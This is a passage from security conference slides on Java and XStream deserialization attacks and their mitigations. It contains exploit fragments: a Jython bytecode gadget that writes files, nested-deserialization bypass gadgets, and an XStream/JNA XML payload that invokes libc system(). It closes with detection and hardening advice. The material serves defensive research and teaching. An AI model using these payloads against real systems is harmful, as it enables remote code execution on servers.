7     "690100" + // 12 LOAD_ATTR           1 ( write )
8     "640300" + // 15 LOAD_CONST          3 (<CONTENT> )
9     "830100" + // 18 CALL_FUNCTION        1
10    "01"      + // 21 POP_TOP
11    "640000" + // 22 LOAD_CONST
12    "53";     // 25 RETURN_VALUE
13
14 // Helping cons and names
15 PyObject[] consts = new PyObject[]{new PyString(""), new PyString(path), new PyString("w"), new PyString(content)};
16 String[] names = new String[]{"open", "write"};
17
18 PyBytecode codeobj = new PyBytecode(2, 2, 10, 64, "", consts, names, new String[]{}, "noname", "<module>", 0, "");
19 setFieldValue(codeobj, "co_code", new BigInteger(code, 16).toByteArray());
20 PyFunction handler = new PyFunction(new PyStringMap(), null, codeobj);
```

New RCE Gadgets

- More of our reported RCE gadgets still being fixed

ZDI ID	Affected Vendor(s)	Severity (CVSS)
ZDI-CAN-3511	Oracle	7.5
ZDI-CAN-3510	Oracle	7.5
ZDI-CAN-3497	Oracle	7.5
ZDI-CAN-3588	Oracle	7.5
ZDI-CAN-3592	Oracle	7.5

- Stay tuned!
 - Twitter: @pwntester & @cschneider4711
 - Blog: <https://hp.com/go/hpsrblog>

Existing Mitigation Advice

- Simply **remove gadget** classes from ClassPath
- **Blacklist & Whitelist** based check at `ObjectInputStream.resolveClass`
 - Different implementations of this "Lookahead"-Deserialization exist:
 - Use of `ObjectInputStream` subclass in application's deserialization code
 - Agent-based (AOP-like) hooking of calls to `ObjectInputStream.resolveClass()`
- Ad hoc **SecurityManager** sandboxes during deserialization

Existing Mitigation Advice

- ~~Simply remove gadget classes from ClassPath~~
 - Not feasible given more and more gadgets becoming available
- **Blacklist & Whitelist** based check at `ObjectInputStream.resolveClass`
 - Different implementations of this "Lookahead"-Deserialization exist:
 - Use of `ObjectInputStream` subclass in application's deserialization code
 - Agent-based (AOP-like) hooking of calls to `ObjectInputStream.resolveClass()`
- Ad hoc **SecurityManager** sandboxes during deserialization

Existing Mitigation Advice

- ~~Simply remove gadget classes from ClassPath~~
 - Not feasible given more and more gadgets becoming available
- ~~Blacklist & Whitelist based check at ObjectInputStream.resolveClass~~
 - Different implementations of this "Lookahead" Deserialization exist:
 - Use of ObjectInputStream subclass in application's deserialization code
 - Agent-based (AOP-like) hooking of calls to ObjectInputStream.resolveClass()
 - **Blacklists:** Bypasses might exist (in your dependencies or your own code)
 - **Whitelists:** Difficult to get right & DoS though JDK standard classes possible
- Ad hoc **SecurityManager** sandboxes during deserialization

Existing Mitigation Advice

- ~~Simply remove gadget classes from ClassPath~~
 - Not feasible given more and more gadgets becoming available
- ~~Blacklist & Whitelist based check at ObjectInputStream.resolveClass~~
 - Different implementations of this "Lookahead" Deserialization exist:
 - Use of ObjectInputStream subclass in application's deserialization code
 - Agent-based (AOP-like) hooking of calls to ObjectInputStream.resolveClass()
 - **Blacklists:** Bypasses might exist (in your dependencies or your own code)
 - **Whitelists:** Difficult to get right & DoS though JDK standard classes possible
- ~~Ad hoc SecurityManager sandboxes during deserialization~~
 - Execution can be deferred **after** deserialization: *we'll show later how...*

How did vendors handle this recently?

Vendor / Product	Type of Protection
Atlassian Bamboo	Removed Usage of Serialization
Apache ActiveMQ	LAOIS Whitelist
Apache Batchee	LAOIS Blacklist + optional Whitelist
Apache JCS	LAOIS Blacklist + optional Whitelist
Apache openjpa	LAOIS Blacklist + optional Whitelist
Apache Owb	LAOIS Blacklist + optional Whitelist
Apache TomEE	LAOIS Blacklist + optional Whitelist
***** (still to be fixed)	LAOIS Blacklist

Bypassing LookAhead Blacklists

- New gadget type to bypass ad-hoc look-ahead ObjectInputStream blacklist protections:
- Can we find a class like:

```
1  public class NestedProblems implements Serializable {  
2      byte[] bytes ... ;  
3      ...  
4      private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {  
5          ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));  
6          ois.readObject();  
7      }  
8  }
```

- During deserialization of the object graph, a new immaculate unprotected ObjectInputStream will be instantiated
- Attacker can provide any arbitrary bytes for unsafe deserialization
- Bypass does not work for cases where ObjectInputStream is instrumented

Is this for real or is this just fantasy?

- Currently we found many bypass gadgets:
 - JRE: 3
 - Third Party Libraries:
 - Apache libraries: 6
 - Spring libraries: 1
 - Other popular libraries: 2
 - Application Servers:
 - IBM WebSphere: 13
 - Oracle WebLogic: 3
 - Apache TomEE: 3
 - ...

Example (has been fixed)

org.apache.commons.scxml2.env.groovy.GroovyContext

```
1  @SuppressWarnings("unchecked")
2  private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
3      this.scriptBaseClass = (String)in.readObject();
4      this.evaluator = (GroovyEvaluator)in.readObject();
5      this.binding = (GroovyContextBinding)in.readObject();
6      byte[] bytes = (byte[])in.readObject();
7      if (evaluator != null) {
8          this.vars = (Map<String, Object>)
9              new ObjectInputStream(new ByteArrayInputStream(bytes)) {
10                 protected Class resolveClass(ObjectStreamClass osc) throws IOException, ClassNotFoundException {
11                     return Class.forName(osc.getName(), true, evaluator.getGroovyClassLoader());
12                 }
13             }.readObject();
14     }
15     else {
16         this.vars = (Map<String, Object>)new ObjectInputStream(new ByteArrayInputStream(bytes)).readObject();
17     }
18 }
```


Now with home delivery

javax.media.jai.remote.SerializableRenderedImage

finalize() > dispose() > closeClient()

```
1 private void closeClient() {
2
3     // Connect to the data server.
4     Socket socket = connectToServer();
5
6     // Get the socket output stream and wrap an object
7     // output stream around it.
8     OutputStream out = null;
9     ObjectOutputStream objectOut = null;
10    ObjectInputStream objectIn = null;
11    try {
12        out = socket.getOutputStream();
13        objectOut = new ObjectOutputStream(out);
14        objectIn = new ObjectInputStream(socket.getInputStream());
15    } catch (IOException e) { ... }
16    ...
17
18    try {
19        objectIn.readObject();
20    } catch (IOException e) {
21        sendExceptionToListener(Jail18N.getString(
22            "SerializableRenderedImage8"),
23            new ImagingException(Jail18N.getString(
24                "SerializableRenderedImage8"), e));
25    } catch (ClassNotFoundException cnfe) {
26        sendExceptionToListener(Jail18N.getString(
27            "SerializableRenderedImage9"),
28            new ImagingException(Jail18N.getString(
29                "SerializableRenderedImage9"), cnfe));
30    }
31    ...
32 }
```

Bypasses ad-hoc Security Managers

Demo of bypass

Let's take a look at the live demo...



Is it just Java Serialization?

- XStream is like Java Serialization on steroids
 - Can deserialize non-serializable classes: —> many more gadgets available
- Reported back in 2013: CVE-2013-7285 by Alvaro Munoz (@pwntester) & Abraham Kang (@KangAbraham)
 - XStream implemented a blacklist/whitelist protection scheme (by default only blocking `java.beans.EventHandler`)
- Unfortunately devs are not fully aware and still use unprotected or only blacklisted XStream instances
 - e.g.: CVE-2015-5254 in **Apache ActiveMQ** and CVE-2015-5344 in **Apache Camel**
 - both by @pwntester, @cschneider4711, @matthias_kaiser
- We found **many** new gadgets during research
 - Can't be fixed by making them non-serializable.
 - Only fix is applying a whitelist to XStream instance.
- ... plus most of the ones available for Java serialization (e.g.: Commons-Collections, Spring, ...)

Exploiting JNA

```
1 <sorted-set>
2   <string>calc.exe</string>
3   <dynamic-proxy>
4     <interface>java.lang.Comparable</interface>
5     <handler class="com.sun.jna.CallbackReference$NativeFunctionHandler">
6       <options />
7       <function class="com.sun.jna.Function">
8         <peer>140735672090131</peer> <!-- depends on target -->
9         <library>
10          <libraryName>c</libraryName>
11          <libraryPath>libc.dylib</libraryPath>
12        </library>
13        <functionName>system</functionName>
14      </function>
15    </handler>
16  </dynamic-proxy>
17 </sorted-set>
```

XStream, can you run readObject()?

- XStream works with Java serialization so that if a class contains a readObject() or readResolve() method, it will call them as part of the deserialization.
- XStream turns any XStream deserialization endpoint into a standard Java one
- Can we bypass XStream permission system by running code in readObject(), readResolve(), finalize(), ... ?
 - Any LookAhead bypass gadget will also be valid to bypass XStream blacklist

Finding Vulnerabilities & Gadgets in the Code

SAST Tips

Who Should Check for What?

1. Check **your endpoints** for those **accepting (untrusted) serialized data**
2. Check **your code** for **potential gadgets**, which could be used in deserialization attacks where your library / framework is used
 - Also the ClassPath of the app-server can host exploitable gadgets
 - Problem: "Gadget Space" is too big
 - Typical app-server based deployments have hundreds of JARs in ClassPath
 - SAST tools might help for both checks...
 - Such as HPE Security Fortify or the OpenSource FindSecBugs

Finding Direct Deserialization Endpoints

- Find calls (within your code and your dependencies' code) to:
 - **ObjectInputStream.readObject()**
 - **ObjectInputStream.readUnshared()**
- Where InputStream is attacker controlled. For example:

```
1  InputStream is = request.getInputStream();
2  ObjectInputStream ois = new ObjectInputStream(is);
3  ois.readObject();
```
- ... and ObjectInputStream is or extends java.io.ObjectInputStream
 - ... but is not a safe one (eg: Commons-io ValidatingObjectInputStream)

High-Level Gadget Categories

- Gadget is a class (within target's ClassPath) useable upon deserialization to facilitate an attack, which often consists of multiple gadgets chained together as a "Gadget Chain".
- **Trigger Gadget** is a class with a "Magic Method" triggered during deserialization acting upon proxy-able fields, which are attacker controlled. Trigger Gadgets initiate the execution.
- **Bypass Gadget** is a class with (preferably) a "Magic Method" triggered during deserialization which leads to a "Nested Deserialization" with an unprotected OIS of attacker-controllable bytes.
- **Helper Gadget** is a class with glues together other bonds of a gadget chain.
- **Abuse Gadget** is a class with a method implementing dangerous functionality, attackers want to execute.
- *Need for gadget serializability is lifted when techniques like XStream are used by the target.*

Finding Gadgets for Fun & Profit

Sinks

Look for interesting method calls ...

- `java.lang.reflect.Method.invoke()`
- `java.io.File()`
- `java.io.ObjectInputStream()`
- `java.net.URLClassLoader()`
- `java.net.Socket()`
- `java.net.URL()`
- `javax.naming.Context.lookup()`
- ...

Sources

- **reached by:**
- `java.io.Externalizable.readExternal()`
- *java.io.Serializable.readObject()*
- *java.io.Serializable.readObjectNoData()*
- *java.io.Serializable.readResolve()*
- `java.io.ObjectInputValidation.validateObject()`
- `java.lang.reflect.InvocationHandler.invoke()`
- `javassist.util.proxy.MethodHandler.invoke()`
- `org.jboss.weld.bean.proxy.MethodHandler.invoke()`
- `java.lang.Object.finalize()`
- `<clinit>` (*static initializer*)
- `.toString()`, `.hashCode()` and `.equals()`

What to Check During Pentests?

DAST Tips

Passive Deserialization Endpoint Detection

- Requests (or any network traffic) carrying serialized Java objects:
 - Easy to spot due to magic bytes at the beginning: **0xAC 0xED ...**
 - Some web-apps might use Base64 to store serialized data in Cookies, etc.: **r00 ...**
 - Be aware that compression could've been applied before Base64
- Several Burp-Plugins have been created recently to **passively** scan for Java serialization data as part of web traffic analysis
 - Also test for non-web related (binary) traffic with network protocol analyzers

Active Vulnerability Scanning

- Some Burp-Plugins **actively** try to exploit subset of existing gadgets
 - Either blind through OOB communication ("superserial-active")
 - For applications running on JBoss
 - Or time-based blind via delay ("Java Deserialization Scanner")
 - For gadgets in Apache Commons Collections 3 & 4
 - And gadgets in Spring 4
- Recommendation: Adjust active scanning payloads to not rely on specific gadgets - better use a generic delay introduction
 - Such as "SerialDoS" (by Wouter Coekaerts), which is only HashSet based

Hardening Advice

How to Harden Your Applications?

- **DO NOT DESERIALIZE UNTRUSTED DATA!!**
- When architecture permits it:
 - Use other formats instead of serialized objects: JSON, XML, etc.
 - But be aware of XML-based deserialization attacks via XStream, XmlDecoder, etc.
- As second-best option:
 - Use defensive deserialization with look-ahead OIS with a **strict whitelist**
 - Don't rely on gadget-blacklisting alone!
 - You can build the whitelist with OpenSource agent **SWAT** (Serial Whitelist Application Trainer)
 - Prefer an agent-based instrumenting of ObjectInputStream towards LAOIS
 - Scan your own whitelisted code for potential gadgets
 - Still be aware of DoS scenarios
- If possible use a SecurityManager as defense-in-depth

Apply What You Have Learned Today

- **Next week** you should:
 - Identify your critical applications' exposure to untrusted data that gets deserialised
 - SAST might help here if codebase is big
 - For already reported vulnerable products, ensure to apply patches
 - Configure applications with whitelists where possible
- **In the first three months** following this presentation you should:
 - If possible switch the deserialization to other formats (JSON, etc.), or
 - Use defensive deserialization with a strict whitelist
- **Within six months** you should:
 - Use DAST to actively scan for deserialization vulnerabilities as part of your process
 - Apply SAST techniques to search for attacker-helping gadgets
 - Extend this analysis also to non-critical applications

Q & A / Thank You !

Christian Schneider

@cschneider4711

mail@Christian-Schneider.net

Alvaro Muñoz

@pwntester

alvaro.munoz@hpe.com